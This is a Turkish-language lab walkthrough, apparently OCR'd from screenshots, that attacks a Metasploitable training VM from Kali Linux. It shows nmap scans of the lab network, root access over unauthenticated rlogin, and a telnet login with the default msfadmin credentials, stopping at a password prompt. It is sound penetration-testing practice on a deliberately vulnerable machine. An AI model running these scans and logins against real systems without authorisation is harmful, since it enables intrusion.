
Metasploitable İncelemesi

Metasploitable penetrasyon testlerinde ve güvenlik araçları üzerinde pratik yapmaya yarayan sanalda çalışan makinedir.

Metasploitable sanalına sanal kali üzerinden atak gerçekleştirilecek. Sanal makinelerin network ayarını ayarlayalım.

Kali tarafında internet bağlantısı olması için, Machine > settings > network > adapter1 sekmesinden bridge moduna alıyoruz.



Kali-Linux-2017.1-vbox-amd64 - Settings

Network


Adapter 1 | Adapter 2 | Adapter 3 | Adapter 4

☑ Enable Network Adapter

Attached to: Bridged Adapter

Name: enp14s0

Metasploitable sanalını görebilmesi için ise adapter2 yi de NAT moduna alıyoruz.


Kali-Linux-2017.1-vbox-amd64 - Settings

Network

Adapter 2


☑ Enable Network Adapter

Attached to: NAT Network

Name: NatNetwork1

Eğer name listesi boş ise file > preferences > network sekmesinden ayarlar yapılandırılabilir.

Metasploitable tarafında ise aynı şekilde adapter1 sekmesine geliyoruz ve NAT moduna alıyoruz.


msf - Settings

Network


Adapter 1

☑ Enable Network Adapter

Attached to: NAT Network

Name: NatNetwork1

Metasploitable tarafında `ifconfig` komutu ile ip adresini kontrol edelim.



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7e:10:2e
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7e:102e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:131232 errors:0 dropped:0 overruns:0 frame:0
          TX packets:131206 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8405996 (8.0 MB)  TX bytes:7092788 (6.7 MB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:286 errors:0 dropped:0 overruns:0 frame:0
          TX packets:286 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:104473 (102.0 KB)  TX bytes:104473 (102.0 KB)

msfadmin@metasploitable:~$ _
```

Kali tarafında internet bağlantısı yoksa `dhclient <interface>` (dhclient eth0) komutu ile yapılandırabilirsiniz.

Network ayarlarını tamamladığımıza göre hedef ip adres aralığını nmap ile taramaya başlayalım.

```
root@kali:~# nmap -sS 10.0.2.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-08-17 10:17 EDT
Nmap scan report for 10.0.2.3
Host is up (0.00078s latency).
All 1000 scanned ports on 10.0.2.3 are filtered
MAC Address: 08:00:27:E0:1A:90 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.4
Host is up (0.00081s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
```

```
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:7E:10:2E (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.5
Host is up (0.0000070s latency).
All 1000 scanned ports on 10.0.2.5 are closed

Nmap done: 256 IP addresses (3 hosts up) scanned in 32.61 seconds
```

```
root@kali:~# nmap -sS 10.0.2.4 -p-

Starting Nmap 7.40 ( https://nmap.org ) at 2017-08-21 09:28 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0016s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
34824/tcp open  unknown
39793/tcp open  unknown
46422/tcp open  unknown
51046/tcp open  unknown
```


```
MAC Address: 08:00:27:7E:10:2E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.30 seconds
```

Metasploitable için atanan 10.0.2.4 ip adresinde açık olan tüm portları ve servisleri görmekteyiz. İncelen bazı portlar doğrultusunda tespit edilen güvenlik açıklarına bakalım.

Güvenlik Açıkları

- ***Uzaktan Erişim Zafiyeti***


Tarama sonucu açık olduğunu bulduğumuz 512, 513, 514 numaralı portlar uzaktan erişimi sağlayan portlardır. Bu portta çalışan servisler kimlik doğrulaması olmaksızın erişim sağlanacak şekilde konfigüre edildiği için `rlogin <target>` komutu ile metasploitable sistemine erişebiliriz.



```
root@kali:~# rlogin 10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.4' (RSA) to the list of known hosts.
root@10.0.2.4's password: 
```


Gördüğünüz gibi şifre istiyor. Kali Linux’da ssh-client kurulu değil. Rsh-client, kullanıcının uzaktaki makineye bağlanma iznini vererek, oturum açabilmesine yarayan bir programdır.

> `apt-get install rsh-client`



```
root@kali:~# apt-get install rsh-client
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  rsh-client
0 upgraded, 1 newly installed, 0 to remove and 61 not upgraded.
Need to get 31.4 kB of archives.
After this operation, 93.2 kB of additional disk space will be used.
Get:1 http://archive-3.kali.org/kali kali-rolling/main amd64 rsh-client amd64 0.17-17+b1
[31.4 kB]
Fetched 31.4 kB in 0s (33.0 kB/s)
Selecting previously unselected package rsh-client.
(Reading database ... 322945 files and directories currently installed.)
Preparing to unpack .../rsh-client_0.17-17+b1_amd64.deb ...
Unpacking rsh-client (0.17-17+b1) ...
Setting up rsh-client (0.17-17+b1) ...
update-alternatives: using /usr/bin/netkit-rcp to provide /usr/bin/rcp (rcp) in auto mode
update-alternatives: using /usr/bin/netkit-rsh to provide /usr/bin/rsh (rsh) in auto mode
update-alternatives: using /usr/bin/netkit-rlogin to provide /usr/bin/rlogin (rlogin) in
auto mode
Processing triggers for man-db (2.7.6.1-2) ...
root@kali:~# 
```

Rsh-client kurulduktan sonra tekrar deneyelim.




```
root@kali:~# rlogin 10.0.2.4
Last login: Thu Aug 17 07:50:54 EDT 2017 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# 
```

Gördüğünüz üzere metasploitable makinesine root yetkisiyle eriştik.

- ***Telnet İle Erişim***

  Metasploitable login bilgilerine sahipsek eğer telnet ile metasploitable sanalına root olarak erişim sağlayabiliyoruz.



```
root@kali:~# telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
